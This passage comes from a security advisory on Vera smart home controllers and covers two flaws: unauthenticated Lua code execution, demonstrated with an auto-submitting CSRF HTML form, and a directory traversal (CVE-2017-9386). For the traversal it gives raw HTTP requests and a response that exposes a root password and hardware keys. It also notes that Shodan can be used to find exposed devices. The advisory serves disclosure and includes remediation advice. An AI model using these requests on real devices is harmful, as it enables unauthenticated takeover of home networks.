
Steps to Reproduce

----


1) Copy the file below on your computer and modify the code you would like to run in the "Code" parameter

   CSRF_runluacode.html

2) Now navigate to the file CSRF_runluacode.html and observe that the code gets executed on the device
3) The security researcher used the ping command to be executed as shown in the image below



```
<html>
    <body>
        <form id="f" action="http://192.168.1.186/port_3480/data_request" method="POST" enctype="application/x-www-form-urlencoded">
            <input type="hidden" name="id" value="lu_action" />
            <input type="hidden" name="serviceId" value="urn:micasaverde-com:serviceId:HomeAutomationGateway1" />
            <input type="hidden" name="action" value="RunLua" />
            <input type="hidden" name="Code" value='os.execute("ping -c 2 192.168.1.174")' />
        </form>
        <script>
        setTimeout("document.forms['f'].submit();",1);
        </script>
    </body>
</html>
```




```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:50:23.228034 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 22895, seq 0, length 64
10:50:23.228058 IP (tos 0x0, ttl 64, id 39366, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 22895, seq 0, length 64
10:50:24.227930 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.1.186 > 192.168.1.174: ICMP echo request, id 22895, seq 1, length 64
10:50:24.227987 IP (tos 0x0, ttl 64, id 39384, offset 0, flags [none], proto ICMP (1), length 84)
    192.168.1.174 > 192.168.1.186: ICMP echo reply, id 22895, seq 1, length 64
```

Vulnerability Description


The device provides a web user interface that allows a user to manage the device. As a part of the functionality the device allows a user to install applications written in Lua programming language. Also the interface allows any user to write his/her application in Lua language. However, this functionality is not protected by authentication and this allows an atacker to run arbitrary Lua code on the device.

The POST request is forwarded to LuaUPNP daemon on the device. This binary handles the received Lua code in the function “LU::JobHandler_LuaUPnP::RunLua(LU::JobHandler_LuaUPnP *__hidden this, LU::UPnPActionWrapper *)” as shown in the image below.



```
la      $a1, aReq_cameraligh  # "REQ_CameraLights %d/%p"
la      $t9, _ZN2LU17UPnPActionWrapper15m_Variable_FindEPKcb  # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
addiu   $a1, (aDevicenum - 0x690000)  # "DeviceNum"
move    $a2, $zero        # bool
move    $s3, $a0
jalr    $t9 ; LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)  # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool
move    $a0, $s2          # this
lw      $gp, 0x30+var_20($fp)
move    $a0, $s2          # this
la      $a1, aReq_cameraligh  # "REQ_CameraLights %d/%p"
la      $t9, _ZN2LU17UPnPActionWrapper15m_Variable_FindEPKcb  # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
addiu   $a1, (aUpnpimplfilena - 0x690000)  # "UpnpImplFilename"
move    $a2, $zero        # bool
jalr    $t9 ; LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)  # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool
move    $s1, $v0
lw      $gp, 0x30+var_20($fp)
move    $a0, $s2          # this
la      $a1, aReq_cameraligh  # "REQ_CameraLights %d/%p"
la      $t9, _ZN2LU17UPnPActionWrapper15m_Variable_FindEPKcb  # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)
addiu   $a1, (aCode - 0x690000)  # "Code"
jalr    $t9 ; LU::UPnPActionWrapper::m_Variable_Find(char const*,bool)  # LU::UPnPActionWrapper::m_Variable_Find(char const*,bool
move    $a2, $zero        # bool
lw      $gp, 0x30+var_20($fp)
bnez    $v0, loc_44FFD8
move    $s0, $v0

100.00% (378,433) (367,279) 0004FFA8 0044FFA8: LU::JobHandler_LuaUPnP::RunLua(LU::UPnPActionWrapper *)+80 (Synchronized with Hex View-1)
```

The value in the “code” parameter is then passed to the function “LU::LuaInterface::RunCode(char const*)” which actually loads the Lua engine and runs the code.



```
 # _DWORD __fastcall LU::LuaInterface::RunCode(LU::LuaInterface *__hidden this, const char *)
.globl _ZN2LU12LuaInterface7RunCodeEPKc
_ZN2LU12LuaInterface7RunCodeEPKc:

var_18= -0x18
var_C= -0xC
var_8= -8
var_4= -4

li      $gp, 0x296168
addu    $gp, $t9
addiu   $sp, -0x28
sw      $fp, 0x28+var_8($sp)
move    $fp, $sp
sw      $ra, 0x28+var_4($sp)
sw      $s0, 0x28+var_C($sp)
sw      $gp, 0x28+var_18($sp)
la      $t9, _ZN2LU12LuaInterface8LoadCodeEPKc  # LU::LuaInterface::LoadCode(char const*)
nop
jalr    $t9 ; LU::LuaInterface::LoadCode(char const*)  # LU::LuaInterface::LoadCode(char const*)
move    $s0, $a0
lw      $gp, 0x28+var_18($fp)
bnez    $v0, loc_49FD40
move    $a0, $s0          # this
```


```
move    $sp, $fp
lw      $ra, 0x28+var_4($fp)
lw      $fp, 0x28+var_8($sp)
lw      $s0, 0x28+var_C($sp)
jr      $ra
addiu   $sp, 0x28
```

```
loc_49FD40:
move    $sp, $fp
lw      $fp, 0x28+var_8($sp)
la      $t9, _ZN2LU12LuaInterface11StartEngineEv  # LU::LuaInterface::StartEngine(void)
lw      $ra, 0x28+var_4($sp)
lw      $s0, 0x28+var_C($sp)
jr      $t9 ; LU::LuaInterface::StartEngine(void)  # LU::LuaInterface::StartEngine(void)
```

```
80.00% (-95,61) (845,108) 0009FD14 0049FD14: LU::LuaInterface::RunCode(char const*)+2C (Synchronized with Hex View-1)
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can execute a simple script which will result in executing arbitrary Lua code and thus execute system commands on the device withour any authentication required. If the device is not exposed directly on the Internet, then in that case an attacker can trick a user into navigating to a website that an attacker controls and then execute the attack using the user's browser and a hidden iframe as shown in the image below.



192.168.1.186/port_3480/data_request

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <u:RunLuaResponse>
    <OK>OK</OK>
  </u:RunLuaResponse>
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "LuaUPNP" binary and performing manual pentest against the lighttpd server inside the firmware.

Contact

Direct questions to Mandar Satam,Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified functionality needs to be protected by using authentication. Also cross site request forgery protection mechanism needs to be used so that an attacker cannot trick a user into still executing code even with authentication protection.

7) SIG-EXT-05-2017-07 (Unauthenticated attacker can read any file using Directory traversal) -- CVE-2017-9386

Introduction

Recently a Directory Traversal issue was discovered as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices. This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a directory traversal issue as a part of the research on IoT devices in the most recent firmware for Veralite and Veraedge devices Veralite and Veraedge smart home controller/router. This issue exists in their latest firmware versions 1.7.481 (Veralite) and 1.7.19 (VeraEdge). All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Veralite and VeraEdge up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Vera devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce


----

1) Copy the POST request below to BurpSuite's repeater functionality and execute the request to create a folder call cmh-ext on the device

```
POST /cgi-bin/cmh/store_file.sh?file=test.txt HTTP/1.1
Host: [IP Address Device]
Proxy-Connection: keep-alive
Content-Length: 448
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2214.111 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2gl1lE5hxrsmCgAB
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

------WebKitFormBoundary2gl1lE5hxrsmCgAB
Content-Disposition: form-data; name="store_file"; filename="test.txt"
Content-Type: text/plain

<html><script>alert(1);</script></html>
```

```
------WebKitFormBoundary2gl1lE5hxrsmCgAB
Content-Disposition: form-data; name="store_file_name"

test1.html
------WebKitFormBoundary2gl1lE5hxrsmCgAB--
Content-Disposition: form-data; name="file_name"

test.txt1
------WebKitFormBoundary2gl1lE5hxrsmCgAB--
```

2) Now navigate to the URL http://[IP_address_device]/cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf
3) This should display the content of the file cmh.conf which includes the root password and HW_key



Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://192.168.1.186
Request
Raw Params Headers Hex
Response
Raw Headers Hex
0 matches
Type a search term
0 matches
Done
660 bytes | 67 millis

```
GET /cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf HTTP/1.1
Host: 192.168.1.186
Proxy-Connection: keep-alive
Content-Length: 0
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2214.111 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2gl1lE5hxrsmCgAB
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Content-type: application/gzip
Content-disposition: attachment; filename=../cmh/cmh.conf
Date: Tue, 25 Apr 2017 00:49:16 GMT
Server: lighttpd/1.4.29
Content-Length: 467

LogLevels = 1,2,3,4,5,6,7,8,9,50
ImmediatelyFlushLog = 0
LogUPnP = 0
#Number of log files to keep
NumberOfCopies= 10
#rotation interval in seconds of log files
RotationInterval= 15 * 60
LockLogLevels=0
#Store logs on mcv server at rotation
ArchiveLogsOnServer=1
HW_Key2=cd4fcf96192bf1c636f3e9ee81aa3843
Zwave_Locale=us
ESSID=vera_35037218
Password=meal35wash
HW_Key=PFn3FetnDlZcg5jqhD4oT9KzqnYgvhRx
#Activate the Camproxy capabilities (disable by default)
CamProxy=0
```


Vulnerability Description

The device provides a script file called “get_file.sh” which allows a user to retrieve any file stored in the “cmh-ext” folder on the device.



```
#!/usr/bin/haserl
<?
echo "Content-type: application/gzip"
echo "Content-disposition: attachment; filename=$FORM_filename"
echo ""

#Copyright (C) 2009 MiOS, Ltd., a Hong Kong Corporation
#                    www.micasaverde.com
#           1 - 702 - 4879770 / 866 - 966 - casa
#This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License.
#This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
#without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

if [[ -z $FORM_filename ]]; then
    echo "File not specified."
else
    if [[ -f "/etc/cmh-ext/$FORM_filename" ]]; then
        cat "/etc/cmh-ext/$FORM_filename"
    fi
fi
exit 0
?>
```

However, the “filename” parameter is not validated correctly and this allows an attacker to directory traverse outside the /cmh-ext folder and read any file on the device as shown below. It is necessary to create the folder “cmh-ext” on the device which is done by using the first request. In “Steps to Reproduce” section.


Burp Suite Free Edition v1.7.10 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://192.168.1.186
Request
Raw Params Headers Hex
Response
Raw Headers Hex
0 matches
Type a search term
Done
660 bytes | 67 millis

```
GET /cgi-bin/cmh/get_file.sh?filename=../cmh/cmh.conf HTTP/1.1
Host: 192.168.1.186
Proxy-Connection: keep-alive
Content-Length: 0
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2214.111 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary2g111E5hxrsmCgAB
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Content-type: application/gzip
Content-disposition: attachment; filename=../cmh/cmh.conf
Date: Tue, 25 Apr 2017 00:49:16 GMT
Server: lighttpd/1.4.29
Content-Length: 467

LogLevels = 1,2,3,4,5,6,7,8,9,50
ImmediatelyFlushLog = 0
LogUPnP = 0
#Number of log files to keep
NumberOfCopies= 10
#rotation interval in seconds of log files
RotationInterval= 15 * 60
LockLogLevels=0
#Store logs on mcv server at rotation
ArchiveLogsOnServer=1
HW_Key2=cd4fcf96192bf1c636f3e9ee81aa3843
Zwave_Locale=us
ESSID=vera_35037218
Password=meal35wash
HW_Key=PFn3FetnD1Zcg5jqhD4oT9KzqnYgvhRx
#Activate the Camproxy capabilities (disable by default)
CamProxy=0
```

Exploitation

The attack is trivial for an attacker to exploit. An attacker can use search engines like Shodan to identify these specific devices directly exposed to the Internet. Then an attacker can then execute both the requests and read any file on the device without any authentication.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "get_file.sh" script and performing manual pentest against the lighttpd server inside the firmware.

Contact

